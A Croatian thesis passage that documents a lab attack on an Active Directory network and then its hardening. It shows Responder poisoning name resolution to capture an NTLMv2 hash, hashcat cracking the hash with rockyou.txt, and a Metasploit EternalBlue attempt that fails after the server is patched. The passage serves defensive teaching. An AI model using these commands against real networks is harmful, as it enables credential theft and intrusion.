
6.3.2. Napadi i iskorištavanje klijenta

Kada se žele ugroziti klijentska računala ili saznati vjerodajnice klijentskih računala u napadima, najčešće se koriste metode društvenog inženjeringa. Metode društvenog inženjeringa se najčešće koriste zato što su ljudi lakovjerni ili se iskorištavaju trenutci nepažnje te su uz to klijentska računala najčešće teža za infiltrirati zbog malog broja otvorenih portova i puno češćih sigurnosnih ažuriranja, sa druge strane serverska računala imaju velik broj otvorenih portova te se rjeđe ažuriraju jer ažuriranje servera podrazumijeva prekid poslovanja na određen period vremena. Izuzev metoda društvenog inženjeringa, u slučaju da se nalazimo u lokalnoj mreži je moguće iskoristiti samu arhitekturu Active Directoryja protiv njega hvatanjem određenih paketa. U

ovome slučaju ćemo prikazati na koji način se mogu dobiti vjerodajnice klijentskog računala ukoliko nije konfigurirana kvalitetna sigurnosna politika zaporki unutar Group Policyja na Domain Controlleru.

Unutar root terminala našeg Kali Linux stroja koristeći naredbu „responder -I eth0 -dwv“ pokrećemo Responder. Responder je alat koji služi za oponašanje raznih servisa te pruža te usluge unutar mreže. Rezultat koji dobivamo je idući.

```
(root@kali)-[/home/lovro]
# responder -I eth0 -dwv
```



NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:
Patreon → <https://www.patreon.com/PythonResponder>
Paypal → <https://paypal.me/PythonResponder>

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

Category	Service	Status
[+] Poisoners:	LLMNR	[ON]
	NBT-NS	[ON]
	MDNS	[ON]
	DNS	[ON]
	DHCP	[ON]
[+] Servers:	HTTP server	[ON]
	HTTPS server	[ON]
	WPAD proxy	[ON]
	Auth proxy	[OFF]
	SMB server	[ON]
	Kerberos server	[ON]
	SQL server	[ON]
	FTP server	[ON]
	IMAP server	[ON]
	POP3 server	[ON]
	SMTP server	[ON]
	DNS server	[ON]
	LDAP server	[ON]
	RDP server	[ON]
	DCE-RPC server	[ON]
	WinRM server	[ON]

Slika 50. Pokretanje Responder servisa na Kali Linux stroju

```
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]

[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]

[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.8.101]
Responder IPv6 [fd62:e47e:2e56:8100:2e43:eb4b:9036:8863]
Challenge set [random]
Don't Respond To Names ['ISATAP']


[+] Current Session Variables:
Responder Machine Name [WIN-AUTE8R9X3Q3]
Responder Domain Name [X1CW.LOCAL]
Responder DCE-RPC Port [46939]

[+] Listening for events ...
```


Slika 51. Pokretanje Responder servisa na Kali Linux stroju

U trenutnom stadiju, program responder koristeći definirano mrežno sučelje eth0 sluša za pakete. S obzirom da nemamo produkcijske korisnike u našem okruženju, simulirati ćemo događaj koji responder čeka.

Na našem klijentskom računalu Racunalo1, koristeći korisnički račun Ive Ivic, pokrećemo program *Run* te u njega upisujemo [\\192.168.8.101](http://192.168.8.101), na ovaj način simuliramo pristupanje dijeljenom mrežnom resursu na uređaju pod IP adresom 192.168.8.101 odnosno našem Kali Linux stroju. Postupak se može vidjeti na sljedećim slikama.



Slika 52. Simulacija pristupanja dijeljenom mrežnom resursu na stroju Racunalo1



Slika 53. Automatski zahtjev za mrežne vjerodajnice na stroju Racunalo1

Evidentno je da se otvara prozor za unošenje mrežnih vjerodajnica, u međuvremenu na našem Kali stroju unutar Respondera možemo vidjeti idući rezultat.


```

[*] [DHCP] Found DHCP server IP: 192.168.8.1, now waiting for incoming requests ...
[*] [LLMNR] Poisoned answer sent to 192.168.8.200 for name Racunalo1
[*] [MDNS] Poisoned answer sent to 192.168.8.200 for name Racunalo1.local
[*] [NBT-NS] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016 (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016.local
[*] [MDNS] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016.local
[*] [LLMNR] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016
[*] [LLMNR] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016
[*] [NBT-NS] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016 (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016.local
[*] [MDNS] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016.local
[*] [LLMNR] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016
[*] [LLMNR] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016
[*] [NBT-NS] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016 (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016.local
[*] [MDNS] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016.local
[*] [LLMNR] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016
[*] [LLMNR] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016
[*] [NBT-NS] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016 (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016.local
[*] [MDNS] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016.local
[*] [LLMNR] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016
[*] [LLMNR] Poisoned answer sent to 192.168.8.200 for name WIN-SERVER2016
[*] [NBT-NS] Poisoned answer sent to 192.168.8.200 for name DIPLOMSKI (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.8.200 for name DIPLOMSKI (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.8.200 for name DIPLOMSKI (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.8.200 for name DIPLOMSKI (service: Browser Election)
[SMB] NTLMv2-SSP Client : 192.168.8.200
[SMB] NTLMv2-SSP Username : DIPLOMSKI\iva.ivic
[SMB] NTLMv2-SSP Hash : iva.ivic::DIPLOMSKI:a427a9b98a1e322b:E39A7DC5FF72CCEFF204FCD098D3607
70059004C003300380033004D00330004003400570049004E002D00450057005700470059004C003300380033004D003
2E004C004F00430041004C00070008000000EAD90DC97D90106000400020000000800300030000000000000000000
063006900660073002F003100390032002E003100360038002E0038002E003100300031000000000000000000

```


Slika 54. Uhvaćene vjerodajnice korisnice iva.ivic

Možemo vidjeti kako smo uspješno uhvatili kriptirane vjerodajnice korisnice Ive Ivic sa stroja na adresi 192.168.8.200 bez da je korisnica uopće upisala vjerodajnice unutar prozora za upis vjerodajnica. Kriptiranu hash vrijednost smo sačuvali u NTLMv2-hash.txt datoteku na putanji /home/lovro/downloads.



Slika 55. Kriptirana hash vrijednost lozinke korisnika iva.ivic

Nakon što smo sačuvali hash vrijednost, kombinacijom alata *hashcat* i liste lozinke *rockyou.txt* koja se nalazi unutar svakog Kali Linux operativnog sustava možemo pokrenuti brute force napad rječnikom. Prije toga moramo saznati koji kod za NTLMv2 autentifikacijski protokol *hashcat* koristi, to možemo saznati sa naredbom „*hashcat -h | grep NTLM*“, dobivamo idući rezultat.



Slika 56. Prikaz koda za protokole unutar hashcata

Možemo vidjeti kako je kod za NTLMv2 hash 5600, sada znamo kako strukturirati iduću naredbu. Unutar root terminala pokrećemo naredbu „*hashcat -m 5600*“.

```
/home/lovro/Downloads/NTLMv2-hash.txt /usr/share/wordlists/rockyou.txt -O“, unutar
manje od sekunde je hashcat probio lozinku te ju možemo pregledati idućom naredbom
„hashcat -m 5600 /home/lovro/Downloads/NTLMv2-hash.txt /usr/share/wordlists/rockyou.txt
-O --show“
```

```
(root@kali)-[/home/lovro]
# hashcat -m 5600 /home/lovro/Downloads/NTLMv2-hash.txt /usr/share/wordlists/rockyou.txt -O --show
IVA.IVIC::DIPLOMSKI:a79bfd4603dde353:531f7a21b77952826235522846486d4b:0101000000000000802d10eddc97d901a
e00200042004900450032004b005100370057005300540045002e0032003000330034002e004c004f00430041004c0003001400
3000300000000000000000000000000002000007f1bd5718d75aca7719cdc2b7642ed0542e5999760f51f1c92f0b00c48a486c50a0
0:12345678
```

Slika 57. Prikaz lozinke korisnika iva.ivic

Na kraju stringa nakon znaka dvotočke nailazimo na zapis „12345678“ koji odgovara lozinki korisnice iva.ivic. Ovo je posljedica loše konfigurirane sigurnosne politike zaporki klijentskih računala i korisničkih računa.


6.3.3. Otvrđnjavanje

Kada smo proveli fazu napada te iskoristili ranjive točke sustava, idući korak je upravo te točke eliminirati odnosno provesti potrebne stegovne mjere nad sustavom kako bi se zaštitili od napada, proces uvođenja tih mjera kako bi zaštitili sustav se zove otvrdnjavanje (engl. *hardening*)

6.3.4. Microsoft-ds (port 445)

Prva slaba točka koju smo iskoristili, a ujedno i najopasnija jest iskorištavanje SMBv1 protokola koristeći EternalBlue metodu. EternalBlue je metoda koju je razvila američka nacionalna sigurnosna agencija (NSA) nakon što je provela par godina istražujući slabosti u Microsoftovom softveru. Nakon razvijanja NSA nije prijavila slabost Microsoftu već ju je narednih pola desetljeća koristila za borbu protiv terorizma i u sličnim operacijama. U jednom trenu je hakerska grupa Shadow Brokers saznala za EternalBlue nakon što su infiltrirali riznicu računalnih oružja američke nacionalne sigurnosne agencije te su ju pustili u javnost. Ovo je dovelo do jednog od najvećih kibernetičkih napada u povijesti znan kao WannaCry ransomware napad u kojem su na globalnoj razini stotine tisuća servera bili zahvaćeni. Dakle EternalBlue radi tako da iskorištava nesiguran SMBv1 protokol koji je još

uvijek prisutan u Microsoftovim okruženjima, on koristeći SMBv1 protokol može poslati maligni paket koji bi u sebi sadržavao maliciozni softver poput trojanskog konja koji u konačnici omogućuje napadaču potpunu kontrolu nad sustavom. Kako je ovo bio iznimno velik problem kada je izišao u javnost, Microsoft se brzo potrudio što prije izbaciti sigurnosno ažuriranje za operacijske sustave, klijentske i serverske. Kako bi se zaštitili protiv EternalBlue i sličnih napada, potrebno je obavezno ažurirati naš Windows Server 2016 operacijski sustav sa sigurnosnim ažuriranjem KB4013429 ili kasnijim ažuriranjem koje u sebi sadrži i KB4013429.



Slika 58. Pregled instaliranih ažuriranja na stroju WIN-SERVER2016

Na gornjoj slici možemo vidjeti sigurnosna ažuriranja koje smo preuzeli i instalirali na naš stroj WIN-SERVER2016, na sljedećoj slici možemo vidjeti pokušaj iskorištavanja koristeći EternalBlue metodu.

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.8.100
RHOSTS => 192.168.8.100
msf6 exploit(windows/smb/ms17_010_eternalblue) > run


[*] Started reverse TCP handler on 192.168.8.101:4444
[*] 192.168.8.100:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.8.100:445 - Host does NOT appear vulnerable.
[*] 192.168.8.100:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.8.100:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```

Slika 59. Meta na adresi 192.168.8.100 više nije ranjiva na eternalblue

Evidentno je kako smo nakon sigurnosnog ažuriranja zaštitili WIN-SERVER2016 od napada poput EternalBlue, EternalRomance i EternalChampion koji iskorištavaju SMBv1 protokol.


6.3.5. HTTP (port 80)

U drugom dijelu faze napada smo demonstrirali poplavljanje otvorenog porta 80 koristeći LOIC alat. Port 80 se vrlo često koristi unutar zatvorenih računalnih mreža kako bi se pristupilo internim web-stranicama, a ponekad i javnim web-stranicama neke organizacije. S obzirom da je protokol u svojem osnovnom obliku nesiguran odnosno ne garantira sigurno spajanje kod klijenta i servera, preporučljivo ga je izbjegavati i koristiti HTTPS koji je sigurniji ili preusmjeriti promet port forwardom na port 443 odnosno HTTPS. Mi smo koristeći alat mogli vrlo lako slati ogroman broj paketa te tako 